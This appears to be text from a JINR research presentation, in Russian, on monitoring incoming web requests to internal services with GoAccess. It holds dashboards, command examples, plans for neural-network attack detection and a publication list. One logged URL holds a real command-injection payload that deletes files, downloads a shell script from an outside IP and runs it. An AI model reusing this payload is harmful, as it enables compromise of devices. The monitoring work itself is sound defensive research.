
Site

All None

- ANY
- CLOUD.INP.by
- CLOUD.INP.kz
- CLOUD.INRNE.bg
- CLOUD.JINR.ru
- CLOUD.NOSU.ru
- DIRAC.GOVORUN.ru
- DIRAC.IMDT.mn
- DIRAC.INP.by
- DIRAC.JINR-CONDOR.ru
- DIRAC.JINR-CREAM.ru
- DIRAC.JINR-LHEP.ru
- DIRAC.JINR-TIER.ru
- DIRAC.MEPHI-BASOV.ru
- DIRAC.MEPHI.ru
- DIRAC.NIKS-JSCC.ru
- DIRAC.REA.ru
- DIRAC.SSH.ru
- Multiple
- Owner

All None

- aivanov
- amoshkin
- bshaybonov
- dtsvetkov
- dzaborov
- ezemlyanichkina
- foldingshome
- idenisenko
- ipelevanspd
- ipelevanyuk
- kgertsenberger



# Планы

- Ускорение работы алгоритма получения и фильтрации данных.
- Разработка методики оценки производительности многоядерных задач.
- Расширение набора визуализаций и табличных представлений.
- Возможное внедрение системы в качестве компонента ПО DIRAC Interware.

# Исследование и разработка подходов к мониторингу входящих сетевых запросов для внутренних сервисов ОИЯИ

# Обзор существующих решений


В качестве предпочтительного выбран инструмент с открытым исходным кодом **GoAccess**.









Основной причиной данного выбора является **высокая производительность GoAccess в обработке и визуализации логов в реальном времени**, что позволяет быстро получать аналитическую информацию о веб-трафике и поведении пользователей.

Кроме того, GoAccess отличается **простотой в установке и настройке**, а также предоставляет удобный интерфейс и возможности генерации отчетов в различных форматах, включая HTML-представление.

В отличие от более сложных и ресурсоемких решений, таких как ELK stack, GoAccess предоставляет эффективные инструменты для анализа данных **без значительных затрат на вычислительные ресурсы**.

wazuh.






Save Cancel Add Options Share

Filters Search KQL [icon] Jan 1, 2024 @ 03:28:58.840 → now Refresh

+ Add filter

#### Unique IPs map [Filebeat Apache] ECS






Save Cancel Add Options Share

Filters Search KQL [icon] Jan 1, 2024 @ 03:28:58.840 → now Refresh

+ Add filter

#### Unique IPs map [Filebeat Apache] ECS







## To output to a terminal and generate an interactive report

```
> goaccess access.log
```

## To generate a JSON report

```
> goaccess access.log -o report.json
```

## To generate an HTML report

```
> goaccess access.log -o report.html
```

## Multiple log files

```
> zcat access.log.*.gz | goaccess
```

## Matching pattern tool such as grep

```
> zcat access.log.*.gz | grep '01/Dec/24' |  
goaccess -o report.json
```

```
root@localhost: /var/www/jinrex
Файл Правка Вид Поиск Терминал Справка
Dashboard - Overall Analyzed Requests (18/Mar/2024 - 05/Dec/2024) [Active Panel: Visitors]

Total Requests 365750 Unique Visitors 28260 Requested Files 37896 Referrers 3901
Valid Requests 365742 Log Parsing Time 10s Static Files 2124 Log Size 80.18 MiB
Failed Requests 8 Excl. IP Hits 0 Not Found 23821 Tx. Amount 3.12 GiB
Log Source /var/log/apache2/other_vhosts_access.log

> 1 - Unique visitors per day - Including spiders Total: 240/240

Hits h% Vis. v% Tx. Amount Data
-----
645 0.18% 66 0.23% 20.65 MiB 05/Dec/2024
856 0.23% 103 0.36% 15.53 MiB 04/Dec/2024
691 0.19% 92 0.33% 13.74 MiB 03/Dec/2024
841 0.23% 154 0.54% 15.20 MiB 02/Dec/2024
652 0.18% 136 0.48% 10.10 MiB 01/Dec/2024
459 0.13% 88 0.31% 10.38 MiB 30/Nov/2024
961 0.26% 94 0.33% 23.79 MiB 29/Nov/2024

2 - Requested Files (URLs) Total: 366/37896

Hits h% Vis. v% Tx. Amount Mtd Proto Data
-----
34644 9.47% 11229 39.73% 129.02 MiB GET HTTP/1.1 /
8667 2.37% 1906 6.74% 6.83 MiB GET HTTP/1.0 /
5518 1.51% 4556 16.12% 22.07 MiB GET HTTP/1.1 /jinrex/
4340 1.19% 1158 4.10% 18.52 MiB GET HTTP/1.1 /manager/html
4058 1.11% 3567 12.62% 14.00 MiB GET HTTP/1.1 /jinrex/login/0/en?next=/jinrex/
3834 1.05% 3301 11.68% 11.34 MiB GET HTTP/1.1 /jinrex/login/0/en/?next=/jinrex/
2754 0.75% 224 0.79% 16.04 MiB GET HTTP/1.1 /restore.php


3 - Static Requests Total: 366/2124

Hits h% Vis. v% Tx. Amount Mtd Proto Data
-----
1427 0.39% 738 2.61% 6.09 MiB GET HTTP/1.1 /favicon.ico
[?] Help [Enter] Exp. Panel 0/r - 05/Dec/2024:15:11:57 [q]uit GoAccess 1.9.3
```

HTML-отчеты, генерируемые GoAccess, не предоставляют возможности интерактивной фильтрации данных и соответствующей перестройки визуализаций, что ограничивает гибкость анализа представленных результатов. В связи с этим **был разработан клиент-серверный подход**, клиентская часть которого включает в себя поля для фильтрации данных. После задания пользователем критериев фильтрации соответствующие параметры передаются на сервер, где осуществляется обработка данных в соответствии с полученными критериями фильтрации. В результате этой обработки на клиентскую часть возвращается обновленный HTML-отчет, генерируемый с использованием инструмента GoAccess. Таким образом, была успешно реализована интерактивная фильтрация данных, что позволяет более эффективно анализировать информацию в режиме реального времени.

В тестовом режиме решение используется для мониторинга сетевых подключений двух внутренних сервисов ОИЯИ.

Получаемые данные позволяют не только строить статистику по данным входящих HTTP-запросов к веб-сервисам по различным срезам, но и накапливать эти данные с целью дальнейшего анализа и прогнозирования возможных веб-атак (например, используя методы анализа временных рядов или методы глубокого обучения).



Date: 01.11.2024 - 30.11.2024

Filter data Clear all filters

Country: United States

City: Enter value

**Organization**

2286: Reno County, Kansas, United States  
 516: Marketplace, City Center, Downtown, Los Angeles, Los Angeles, California, United States  
 312: Agnew Road, Santa Clara County, California, United States  
 265: Council Bluffs, Jefferson County, Iowa, 51501, United States  
 101: City Center, Santa Clara County, California, United States

**IP:** 208.110.70.42  
**Name:** Reno County  
**Display Name:** Reno County, Kansas, United States  
**Coordinates:** 37.930344, -98.1055753  
**Type:** administrative  
**Address:**  
 Road: undefined  
 City: undefined  
 Country: United States  
**OSM ID:** 1070327

Method: Enter value

Status: Enter value

URL: Enter value

User Agent: Enter value



# dashboard


## OVERALL ANALYZED REQUESTS

01/NOV/2024 — 30/NOV/2024

Total Requests <b>4 264</b>	Valid Requests <b>4 264</b>	Failed Requests <b>0</b>	Log Parsing Time <b>00:00:01</b>	Unique Visitors <b>805</b>	Requested Files <b>276</b>
Excl. IP Hits <b>0</b>	Referrers <b>167</b>	Not Found <b>159</b>	Static Files <b>11</b>	Log Size <b>907.23 KiB</b>	Tx. Amount <b>29.93 MiB</b>

## UNIQUE VISITORS PER DAY - INCLUDING SPIDERS


HITS HAVING THE SAME IP, DATE AND AGENT ARE A UNIQUE VISIT.



#	HITS	VISITORS	TX. AMOUNT	DATA
MIN.	32 (00.75%)	6 (00.75%)	320.27 KiB (01.04%)	—

## REQUESTED FILES (URLS)


TOP REQUESTS SORTED BY HITS [ ,AVGTS, CUMTS, MAXTS, MTHD, PROTO]



#	HITS	VISITORS	TX. AMOUNT	METHOD	PROTOCOL	DATA
MIN.	1 (00.03%)	1 (00.05%)	408 B (00.00%)	—	—	—

# Подходы к разработке интеллектуального алгоритма определения веб-атак

- ▶ Рекуррентные нейронные сети
- ▶ Сверточные нейронные сети
- ▶ **Seq2Seq модели**
- ▶ Гибридные модели
- ▶ Регрессионные алгоритмы



<https://jinrex.jinr.ru/jinrex/?code=4496783595&state=>

<https://jinrex.jinr.ru/admin/app/excursion/>

<https://jinrex.jinr.ru/admin/sysadmin/index.php?lang=en>

[/cgi-bin/luci/;stok=/locale?form=country&operation=write&country=\\$\(rm -rf \\*; cd /tmp; wget http://94.156.8.244/tenda.sh; chmod 777 tenda.sh%3 .tenda.sh\)](#)

# Список научных публикаций за 2020 – 2025 гг.

## Публикации в рецензируемых журналах (зарубежные):

1. **Methods and algorithms of the analytical platform for analyzing the labor market and the compliance of the higher education system with market needs**, S.D. Belov, I.A. Filozova, Y.E. Gavrilenko, A.V. Ilina, J.N. Javadzade, I.S. Kadochnikov, V.V. Korenkov, I.S. Pelevanyuk, D.I. Priakhina, R.N. Semenov, V.A. Tarabrin, P.V. Zrellov, Proceedings of Science, ISSN:1824-8039, Изд.:SISSA, 2022г. DOI:10.22323/1.429.0028.
2. **System for planning and logging excursions at JINR**, Ильина А. В., Пелеванюк И. С., Physics of Particles and Nuclei Letters, ISSN:1547-4771, eISSN:1531-8567, Изд.:MAIK Nauka/Interperiodica distributed exclusively by Springer Science+Business Media LLC., том 20, стр.1266-1268, 2023г. DOI:10.1134/S1547477123050382.
3. **System for analysis of the performance of scientific jobs in distributed systems**, D. Champish, A. Ilina, I. Pelevanyuk, Physics of Elementary Particles and Atomic Nuclei (Physics of Particles and Nuclei)(PEPAN), ISSN:0367-2026, eISSN:1814-7445, Изд.:JINR, Publishing Department, ISSN:ISSN:0367-2026, eISSN:eISSN:1814-7445, Изд.:JINR Dubna, Publishing Department, том 55, стр.401-403, 2024г. DOI:10.1134/S1063779624030262.
4. **Exploring the relevance of educational skillset in the labor market through natural language processing techniques**, S. Belov, A. Ilina, V. Korenkov, V. Tarabrin, P. Zrellov, Physics of Elementary Particles and Atomic Nuclei (Physics of Particles and Nuclei)(PEPAN), ISSN:0367-2026, eISSN:1814-7445, Изд.:JINR, Publishing Department, ISSN:ISSN:0367-2026, eISSN:eISSN:1814-7445, Изд.:JINR Dubna, Publishing Department, том 55, стр.584-587, 2024г. DOI:10.1134/S106377962403016X.
5. **Practical comparative analysis of named entity recognition methods for JINR digital services**, Anna Ilina, Physics of Elementary Particles and Atomic Nuclei, Letters, 2025г. (отправлена в печать)

## Публикации в рецензируемых журналах (российские):

1. **Анализ возможностей использования глубокой нейронной сети в качестве технологии распознавания образов для решения задачи учета посещаемости**, Ильина А. В., Кореньков В. В., Системный анализ в науке и образовании, ISSN:2071-9612, Изд.:Государственный университет, стр.14-26, 2020г.
2. **Использование нейросетевых языковых моделей для исследования востребованности профессиональных компетенций высшего образования на рынке труда**, С. Д. Белов, П. В. Зрелов, А. В. Ильина, В. В. Кореньков, В. А. Тарабрин, Системный анализ в науке и образовании, ISSN:2071-9612, Изд.:Государственный университет "Дубна", стр.13-25, 2023г.

## Статьи в научных сборниках и периодических изданиях:

1. **Большие данные и искусственный интеллект в социально-экономических исследованиях**, Белов С.Д., Зрелов П.В., Зрелова Д.П., Ильина А.В., Кореньков В.В., Государственный университет «Дубна» 30 лет в науке, ISSN:978-5-89847-705-9, Изд.:Издательский отдел Объединенного института ядерных исследований, ISBN:978-5-89847-705-9, стр.272-288, 2024г.

## Материалы научных мероприятий (международные, устный доклад):

1. XXII International Conference Data Analytics and Management in Data Intensive Domains, Воронежский государственный университет, Воронеж, Российская Федерация, **Automated generation of a book of abstracts for conferences that use Indico platform**, Ильина А. В., Пелеванюк И. С., CEUR Workshop Proceedings, ISSN:1613-0073, Изд.:CEUR Workshop Proceedings, URL:CEUR-WS.org/Vol-2790/paper28.pdf, стр.315-325, 2020г.
2. **Analytical Platform for Socio-Economic Studies**, Sergey Belov, Anna Ilina, Javad Javadzade, Ivan Kadochnikov, Vladimir Korenkov, Igor Pelevanyuk, Roman Semenov, Vitaliy Tarabrin, Petr Zrellov, CEUR Workshop Proceedings, ISSN:1613-0073, Изд.:RWTH Aachen University Germany, том 3041, стр.619-623, 2021г.
3. 9th International Conference "Distributed Computing and Grid Technologies in Science and Education" (GRID`2021), JINR, Dubna, Russia, Using Labor Market Data for Analysis and Education, I. Filozova, Y. Gavrilenko, A. Ilyina, J. Javadzade, V. Korenkov, D. Priakhina, T. Velieva, Proceedings of the 9th International Conference "Distributed Computing and Grid Technologies in Science and Education" (GRID`2021), Dubna, Russia, CEUR Workshop Proceedings, ISSN:1613-0073, Изд.:CEUR Workshop Proceedings, URL:CEUR-WS.org/Vol-3041/111-116-paper-20.pdf, стр.111-116, 2021г.
4. JINR Association of Young Scientists and Specialists, Conference "Alushta-XI", **System for planning and logging excursions at JINR**, Ильина А. В., Пелеванюк И. С., 2022г.

## Материалы научных мероприятий (международные, стендовый доклад):

